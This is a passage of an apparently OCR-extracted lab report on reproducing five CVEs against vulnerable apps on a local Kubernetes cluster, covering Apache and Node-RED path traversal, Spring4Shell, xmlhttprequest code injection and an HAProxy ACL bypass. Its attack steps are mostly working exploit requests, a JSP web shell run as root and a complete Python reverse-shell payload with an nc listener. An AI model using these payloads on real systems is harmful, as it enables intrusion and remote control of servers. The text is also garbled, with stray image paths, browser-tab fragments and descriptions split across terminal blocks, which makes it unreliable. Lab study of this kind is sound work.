kozman@kozman:~/kubeapps/5#/CVE-2021-41773$ kubectl get pods
NAME                                   READY   STATUS    RESTARTS        AGE
apache-pt-app-6775b77bc9-59t7t         1/1     Running   0               42m
```



```
kozman@kozman:~/kubeapps/5#/CVE-2021-41773$ kubectl get svc apache-pt-service
NAME                TYPE       CLUSTER-IP      EXTERNAL-IP   PORT(S)        AGE
apache-pt-service   NodePort   10.108.242.78   <none>        80:31133/TCP   41m
```


2. Minikube ip



```
kozman@kozman:~/kubeapps/5#/CVE-2021-41773$ minikube ip
192.168.49.2
```

3. In order to exploit the application send following request.

```
    GET /cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd HTTP/1.1
Host: <minikubeip>:<NodePort>
User-Agent: Mozilla
Connection: close
```



```
kozman@kozman:~/kubeapps/5#/CVE-2021-41773$ curl -H "Host: 192.168.49.2:31133" -H "User-Agent: Mozilla" -H "Connection:
 close" http://192.168.49.2:31133/cgi-bin/.%2e/.%2e/.%2e/.%2e/etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
```

6 Spring4Shell RCE


6.1 CVE Description

CVE:CVE-2022-22965**link:** opencve
Description: CVE-2022-22965 is a vulnerability affecting Spring MVC or Spring WebFlux applications running on JDK 9 or newer, exposing them to potential remote code execution (RCE) through data binding. The vulnerability specifically targets applications running on Tomcat as a WAR deployment, where the exploit conditions are met. In contrast, applications deployed as Spring Boot executable jars (the default configuration) are not susceptible to this particular exploit.

6.2 Attack


We implemented attack using this PoC Github. Created image using this github and deploy it with our yaml files: yamls

1. Before attack, the app is look like:




Hello World! Exploit me!

2. Attack it using the exploit.py in the provided PoC github.



```
bera@bera-huma:~/Spring4Shell-POC$ python3 exploit.py --url "http://192.168.49.2
:30529/helloworld/greeting" --file shell
[*] Resetting Log Variables.
[*] Response code: 200
[*] Modifying Log Configurations
[*] Response code: 200
[*] Response Code: 200
[*] Resetting Log Variables.
[*] Response code: 200
[+] Exploit completed
[+] Check your target for a shell
[+] File: shell.jsp
[+] Shell should be at: http://192.168.49.2:30529/shell.jsp?cmd=id
bera@bera-huma:~/Spring4Shell-POC$
```

3. RCE is successful


192.168.49.2:30529/shell.jsp?cmd=id
uptodate
metu
bak
yaz-prof
Weekly Agenda
WhatsApp
Çevir
Intellectual Takeout - ...

```
uid=0(root) gid=0(root) groups=0(root) //
```

7 Arbitrary Code Execution in xmlhttprequest Packages

7.1 CVE Description

CVE:CVE-2020-28502 **link:** opencve


Description: CVE-2020-28502 impacts versions of the ‘xmlhttprequest‘ package prior to 1.7.0 and all versions of ‘xmlhttprequest-ssl‘. The vulnerability arises when requests are sent synchronously (using ‘async=False‘ in ‘xhr.open‘), allowing for the injection of malicious code. If malicious input is passed to ‘xhr.send‘, it can lead to arbitrary code execution. This issue underscores the risk associated with handling user input in applications that use these specific XMLHttpRequest packages.

7.2 Attack


The PoC from s-index’s PoC repository PoC Github

The image namzoyatuk/xmlhttprequest-cve7 built by Dockerfile provided in the PoC repository

1. We can see the pod and service are up and running




```
kozman@kozman:~/kubeapps/7#/CVE-2020-28502$ kubectl get pods
NAME                                         READY   STATUS    RESTARTS   AGE
xmlhttprequest-cve7-deployment-7fbc46f546-cnvw8   1/1     Running   0          28m
```



```
kozman@kozman:~/kubeapps/7#/CVE-2020-28502$ kubectl get svc xmlhttprequest-cve7-service
NAME                          TYPE       CLUSTER-IP      EXTERNAL-IP   PORT(S)          AGE
xmlhttprequest-cve7-service   NodePort   10.103.16.65    <none>        3000:30120/TCP   29m
kozman@kozman:~/kubeapps/7#/CVE-2020-28502$
```


2. Listen client by reverse shellIn order to exploit the application send following request.

   nc −l 8888



```
kozman@kozman:~/kubeapps/7#/CVE-2020-28502$ nc -l 8888
```

3. Submit payload to attack



HTTP Post Request

URL : http://localhost.invalid

Post Message :

```
\');require("child_process").exec("python -c
'import
socket,subprocess,os;s=socket.socket(socket.AF_INE
T,socket.SOCK_STREAM);s.connect((\"192.168.0.27\",
8888));os.dup2(s.fileno(),0); os.dup2(s.fileno(),
1);os.dup2(s.fileno(),2);import pty; pty.spawn(\"/
bin/bash\")'");req.end();//
```


4. After sending the request we are now inside the container.

8 Bypassing ACL

8.1 CVE Description

CVE: CVE-2021-40346 **link:** opencve

Description: An integer overflow vulnerability exists in HAProxy versions 2.0



```
kozman@kozman:~/kubeapps/7#/CVE-2020-28502$ nc -l 8888
root@xmlhttprequest-cve7-deployment-7fbc46f546-cnvw8:/tmp# ls
ls
Dockerfile  app.js       html          package-lock.json  v8-compile-cache-0
README.md   exploit.txt  node_modules  package.json
root@xmlhttprequest-cve7-deployment-7fbc46f546-cnvw8:/tmp# 
```


through 2.5 within the ‘htx_add_header‘ function. This vulnerability can be exploited to carry out an HTTP request smuggling attack, where crafted requests can confuse the server about the boundary between separate HTTP requests. By exploiting this flaw, an attacker could bypass Access Control Lists (ACLs) configured for HTTP requests in HAProxy, which are meant to restrict access based on specified rules. The potential bypassing of these ACLs could allow unauthorized actions or access within the server environment, possibly impacting other security controls as well.

8.2 Attack

The PoC from knqyf263’s PoC repository PoC Github

The image berrakkafa/haproxy built by Dockerfile provided in the PoC repository


1. We can see the pod is up and running


bera@bera-huma: ~/kube attacks/CVE-2021-40346
bera@bera-huma: ~/kube attacks/CVE-...
bera@bera-huma: ~/kube attacks/CVE-...


```
bera@bera-huma:~/kube attacks/CVE-2021-40346$ kubectl get pods
NAME                       READY   STATUS    RESTARTS      AGE
haproxy-7fbf7b896d-zck7h   1/1     Running   2 (13m ago)   15m
load-7b7f958ffb-2wkdp      1/1     Running   20 (13m ago)  7d16h
wordpress                  1/1     Running   2 (13m ago)   5h43m
bera@bera-huma:~/kube attacks/CVE-2021-40346$ 
```

2. Listen the port with curl

3. Bypass with admin



```
bera@bera-huma:~/kube attacks/CVE-2021-40346$ curl http://192.168.49.2:32591
hello
bera@bera-huma:~/kube attacks/CVE-2021-40346$
```



bera@bera-huma: ~/kube attacks/CVE-2021-40346
bera@bera-huma: ~/kube attacks/CVE-...
bera@bera-huma: ~/kube attacks/CVE-...

```
bera@bera-huma:~/kube attacks/CVE-2021-40346$ curl http://192.168.49.2:32591/adm
in
SECRET!!!
bera@bera-huma:~/kube attacks/CVE-2021-40346$
```


4. Logs are showing admin, which indicates attack is successful

9 Information Disclosure Node-RED

9.1 CVE Description

CVE: CVE-2021-3223**link:** opencve

Description: CVE-2021-3223 is a security vulnerability in the Node-RED Dashboard version prior to 2.26.2. It involves a directory traversal attack, where an attacker can exploit insufficient input validation to access files outside the intended directory by manipulating file paths, such as using sequences like "../" (parent di-


bera@bera-huma: ~/kube attacks/CVE-2021-40346
bera@bera-huma: ~/kube attacks/CVE-...
bera@bera-huma: ~/kube attacks/CVE-...

```
bera@bera-huma:~/kube attacks/CVE-2021-40346$ kubectl logs haproxy-7fbf7b896d-zc
k7h
server start at port 8000
/
/
/admin
/admin
/admin
bera@bera-huma:~/kube attacks/CVE-2021-40346$ 
```


rectory). This vulnerability allows unauthorized users to read sensitive files on the server, potentially leading to information disclosure or further attacks.

9.2 Attack

The PoC from errorecho's PoC repository PoC Github


The image berrakkafa/nodered built by Dockerfile provided in the PoC repository

1. We can see the pod is up and running


bera@bera-huma: ~/kube attacks/CVEs-Collection/CVE-2021-3223
bera@bera-huma: ~/kube attacks/CVEs-Co...
bera@bera-huma: ~/kube attacks/CVEs-Col...

```
bera@bera-huma:~/kube attacks/CVEs-Collection/CVE-2021-3223$ kubectl get pods
NAME                        READY   STATUS    RESTARTS       AGE
haproxy-7fbf7b896d-zck7h    1/1     Running   4 (19m ago)    72m
load-7b7f958ffb-2wkdp       1/1     Running   22 (19m ago)   7d16h
nodered-769b99c589-f6jkg    1/1     Running   1 (19m ago)    20m
wordpress                   1/1     Running   4 (19m ago)    6h40m
bera@bera-huma:~/kube attacks/CVEs-Collection/CVE-2021-3223$
```

2. Deployed app is in the beginning:




192.168.49.2:32042/#flow/dad7fdc9486af9a3

Flow "dad7fdc9486af9a3"

Hold down ctrl when you click on a node to add or remove it from the current selection

3. Send http request to download info




192.168.49.2:32042/ui_base/js/..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2f..%2fetc%2fpasswd

Flow "4e3b37b8ba44edee"

Move the selected nodes using the ← ↑ ↓ and → keys. Hold ⇧ to nudge them further

4. The data is downloaded and the passwd file is like this:



_.._.._.._.._.._.._.._.._.(2)._etc_passwd
Completed — 926 bytes

_.._.._.._.._.._.._.._.._.(1)._etc_passwd
Completed — 926 bytes

